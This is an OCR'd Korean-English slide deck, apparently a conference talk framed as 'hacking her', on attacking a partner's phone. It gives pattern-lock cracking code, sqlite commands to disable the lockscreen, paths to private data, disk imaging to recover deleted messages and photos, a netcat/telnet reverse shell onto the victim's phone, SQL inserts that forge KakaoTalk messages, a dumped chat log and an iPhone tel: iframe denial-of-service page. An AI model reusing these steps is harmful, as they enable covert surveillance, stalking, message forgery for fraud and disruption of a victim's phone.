        pattern = ''.join(str(v) for v in item)
        # convert the pattern to hex (so the string '123' becomes '\x01\x02\x03')
        key = binascii.unhexlify(''.join('%02x' % (ord(c) - ord('0')) for c in pattern))
        # compute the hash for that key
        sha1 = hashlib.sha1(key).hexdigest()

        # pattern found
        if sha1 == sha1sum:
            return pattern

# pattern not found
return None
```

Pattern lock bruteforcing

DEMO

Pattern lock bruteforcing

But… if the rooting state

1. SQLite Installer for Root
2. Adb shell
3./data/data/../databases/settings.
4. change lockscreen.disabled value of secure table as 1

Pattern lock bruteforcing

But… if the rooting state

```
C:₩adb shell
$su
#sqlite3  /data/data/../databases/settings.db
sqlite> UPDATE secure SET lockscreen.disabled=1;
```

Time to hacking her

데이터	경로
연락처	/data/data/com.android.providers.contacts/databases/contacts2.db
통화 기록	/data/data/com.android.providers.contacts/databases/contacts2.db
SMS/MMS	/data/data/com.android.providers.telephony/databases/mmssms.db
일정	/data/data/com.android.providers.calendar/databases/calendar.db
메일 목록	/data/data/com.google.android.email/databases/EmailProvider.db
메일 내용	/data/data/com.google.android.email/databases/EmailProviderBody.db
웹 히스토리	/data/data/com.android.browser/databases/browser.db
웹 쿠키	/data/data/com.android.browser/databases/webview.db
웹 캐시	/data/data/com.android.browser/databases/webviewCache.db
알람	/data/data/com.google.android.deskclock/databases/alarm.db
미디어 위치	/data/data/com.android.providers.media/databases/external-숫자.db
다운로드	/data/data/com.android.providers.downloads/databases/downloads.db
시스템 설정	/data/data/com.android.providers.settings/databases/settings.db
[illegible]	/data/data/com.android.browser/app_geolocation/CachedGeoposition.db
구글지도 검색내	data/data/com.google.android.apps.maps/databases/search_history.db
구글지도 북마크	/data/data/com.google.android.apps.maps/files/DATA_STARRING
Wi-Fi 리스트	/data/misc/wifi/wpa_supplicant.conf
Wi-Fi Mac 캐시	/data/data/com.google.android.location/files/cache.cell
기지국 Cell 캐시	/data/data/com.google.android.location/files/cache.cell
사진, 동영상	/sdcard/dcim/camera/


그냥 폰 까보셈

Time to hacking her

데이터	삭제 데이터 복구 여부	상세 정보
연락처	O	data 테이블 레코드 복구
통화기록	X	삭제와 동시에 가비지 컬렉션 수행
SMS	O	sms 테이블 레코드 복구
MMS	O	pdu, addr, part 세 테이블이 조인하여 데이터를
일정	O	Events 테이블 레코드 복구
메일	X	삭제와 동시에 가비지 컬렉션 수행

Time to hacking her

삭제된 통화 기록 목록 보기



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삭제된 사진 목록 보기

@@data.img 추출@@
#adb shell
#mount | grep /data
#dd if=/dev/block/mmcblk0p14 of=/sdcard/data1.img
#exit
#adb pull /sdcard/data1.img
이후 WinHex나 foremost와 같은 도구를 이용하여 카빙

Time to hacking her

삭제된 사진 목록 보기

```
##카톡 캐시사진 추출
powershell
$newname = 1
$i = cmd /c "dir /s /b /a:a"
foreach ( $filename in $i ) {
 Copy-Item $filename -Destination C:₩Users₩Gunny₩Desktop₩kakao₩$newname.jpg
 $newname++
}
```

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카카오톡 사칭하기

1. 리버스 쉘을 해당 폰에 설치
2. 카카오톡 데이터베이스에 접근
3. Select로 메시지를 엿본 후 Insert와 Update로 적절히 조작

Time to hacking her

카카오톡 사칭하기



Table: chat_logs

New Record | Delete Record

	_id	id	type	chat_id	user_id	message	attachr
363	325973	9576423834292224	1	834112373	36575632	교회로 바로 갈거같은데 ㅋㅋ	
364	325974	9576548304457728	1	834112373	36575632	수요예배가 몇시야 ㅋㅋ 늦게시작하면 터미널로가게	
365	325975	9576789132873728	1	834112373	29592575	8시시작인듯 ㅋㅋ	
366	325976	9577654820573184	1	834112373	36575632	ㅋㅋ 그럼 터미널로 갈개~	
367	325977	9579723501506560	1	834112373	29592575	ㅇㅋ 출발할때연락해 혹	
368	325978	9582212217081856	1	834112373	36575632	응~~	
369	326147	9727225890516992	1	834112373	36575632	서준 오늘 교회로 바로 갈게;;	
370	326149	9727392723152896	1	834112373	36575632	동아리 일 생겨서 교회로 바로가도 좀 늦을지도몰라	
371	326150	9728097332740096	1	834112373	29592575	이색끼	
372	326151	9728166706528256	1	834112373	29592575	그럼 몇시야	
373	326153	9728921840562176	1	834112373	36575632	8시쯤 아닐까	
374	326157	9729358375403521	1	834112373	29592575	ㅇㅋ	
375	327268	1804615093475328	1	848002549	35134153	오늘은언제오나?	
376	327269	1805158440445952	1	848002549	36575632	내일 아침에갈수도있어	
377	327270	1805274740107264	1	848002549	36575632	바빠서 오늘밤이나 내일갈거같아	
378	327912	2366479879819264	1	848002549	35134153	왜안오나?	
379	327913	2366954029101056	1	848002549	36575632	교회야~	
380	332121	8337446552709120	1	848002549	35134153	Vl5X4FJ5OFlHTuojK+D+CbVo9zpuY5Z5rPkEFYoSkOVdH	
381	332158	8345684669034496	1	848002549	36575632	FPKH2Wr6Ze4l6OXzMEuipg==	
382	335848	2951347105744896	1	848002549	35134153	72izh6i7nTJnkjbfWGEomonsnkfl8fkHBo+EncLm4zw=	
383	335849	2951505633705985	1	848002549	36575632	glwXGauN8dxrjRpXsLMDCQ==	
384	335850	2951950062110720	1	848002549	35134153	FksR58jpzpPXHDrw1mlpb5hdqsOD9neEPLXguzNadpbe	
385	335862	2954082446311424	1	848002549	36575632	0g9KNJ58xEQS9TbnXClbZjOpJHnrnhXztYmm8WGiVJBL	
386	335867	2955022406567936	1	848002549	35134153	cLfEUpNsfolWK3iDKMiSKQ==	
387	336270	3568510065713152	1	834112373	29592575	AlMYNhwWvzi3+WoQC9C41jQkAkP2Y0/jiQhRePCExJl=	
388	336290	3583694905948160	1	834112373	36575632	cr2yU5dwV8lnNWj4B/4VSZvYa5f3xlui31kyZsyG4bl=	
389	336309	3600729543100416	1	834112373	29592575	PHRe8xLJszs7CBel6hlQpD5Jwfckkdo5PpJ9o/ROZws36	
390	336310	3606271804055553	1	834112373	36575632	rE2Ry9jg80q3CkT/NJDTn3QJhBWFz7HQ99DtuXj0YcmeC	
391	336323	3613698825996288	1	834112373	29592575	nVKEKQizwueiP6EsASV4ZJHZgqNspe/Ro5XmNmGVdl	
392	336324	3619024535035905	1	834112373	36575632	pAZq/T4UPn8CEUoPozjtjefmYudeHtOfuA/F7G/pw7vBln	
393	336325	3620914295484416	1	834112373	29592575	qeKBT2sTO4Ke3URLM+OcbtjqbLD98B5RGWi4Qp24xxk=	
394	336326	3621278503673856	1	834112373	36575632	KV6oec7Epv1q1PfCcEUgdEfQNNoT+2puSnGYuQ8Bru+i\	
395	336327	3621397999394816	1	834112373	36575632	AL/xNNyjAoJlzTNhWR67N+a7NRs1dHdrMQm04pzXjHS	
396	336331	3623458090528768	1	834112373	29592575	OfMqxroG/2r+uPCXXRRSXrsLvReqNuBmDdJKUaR+we/	
397	336333	3623498188075008	1	834112373	29592575	407G+Saxz9PGlpM/xZCtCj9pGDSN07cOQH0urTgypPI=	
398	336334	3623584590737408	1	834112373	29592575	TaCAdfcasKZGI9gnhnJOXUKQ5rKYGUVuHXnVBxkichY:	
399	336336	3624440933392385	1	834112373	36575632	eOnJleL1swBT4QWQVwxVJM28Cs48Y31xlLx1xdVUujHy	
400	336337	3624530515337216	1	834112373	36575632	0K7lrlaTdFUlgklSsYeXxhbn4atDCy4xjQipPyk5mjfy7ml6v	
401	336338	3624667098656768	1	834112373	29592575	S1FgGkJpRlkb7yd8rmXMugBh76KJ5g9qSjgisqxhcUo=	

Time to hacking her

카카오톡 사칭하기

```
** Attacker **
while ( 1 ) { nc -lvp 8888 }
while ( 1 ) { nc -lvp 9999 }
ipconfig | find "IPv4"


** Victim **
telnet Attacker's IP 8888 | /system/bin/sh | telnet Attacker's IP
9999
```

Time to hacking her

카카오톡 사칭하기

```
** Attacker **
id;  su;  id;
sqlite3 /data/data/com.kakao.talk/databases/KakaoTalk.db
.table
select * from chat_logs order by _id DESC limit 0,1;
select * from chat_rooms where members="[30552210]";
insert into chat_logs
(_id,id,type,chat_id,user_id,message,attachment,created_at,is_temp,v,deleted_at,client_message
_id) values (388904,471933918456147970,1,19970333784741,30552210,"hey, show me the
money",NULL,1377490428,NULL,"{'defaultEmoticonsCount':0,'isSingleDefaultEmoticon':false,'en
c':true,'isMine':false}",0,1377140287);
update chat_rooms set last_message="hey, show me the money", unread_count=1 where
members="[30552210]";

** Victim **
victime will see the message...
```

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
Time to hacking her

카카오톡 메시지 몰래보기


Time to hacking her


카카오톡 메시지 몰래보기



Time to hacking her

카카오톡 메시지 몰래보기





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Can iPhone be attacked by DoS?

Can iPhone be attacked by DoS?

there is **no checking** on input **number's length** at the time of dialing.

Can iPhone be attacked by DoS?

though there is **no serious** freezing in device, 3G and all communication **service** can be **cut down** for a certain **period of time**.

Can iPhone be attacked by DoS?

Can iPhone be attacked by DoS?

```
<html>
<body>
test
<iframe src="tel:123456789012345678901234567890123456789012345678
901234567890123456789012345678901234567890123456789012345678901234
456789012345678901234567890123456789012345678901234567890123456789
901234567890123456789012345678901234567890123456789012345678901234
456789012345678901234567890123456789012345678901234567890123456789
901234567890123456789012345678901234567890">
</ireame>


</body>
</html>
```

A PHP website with **TEL tag** was made to test further thread caused by this vulnerability.

Can iPhone be attacked by DoS?

If we **access** the page using iPhone device, there will be confirmation message box as in figure above and situation shown in figure will occur if dial button is **pressed.**

Can iPhone be attacked by DoS?

DEMO

감사합니다. 질문은 없는 걸로:)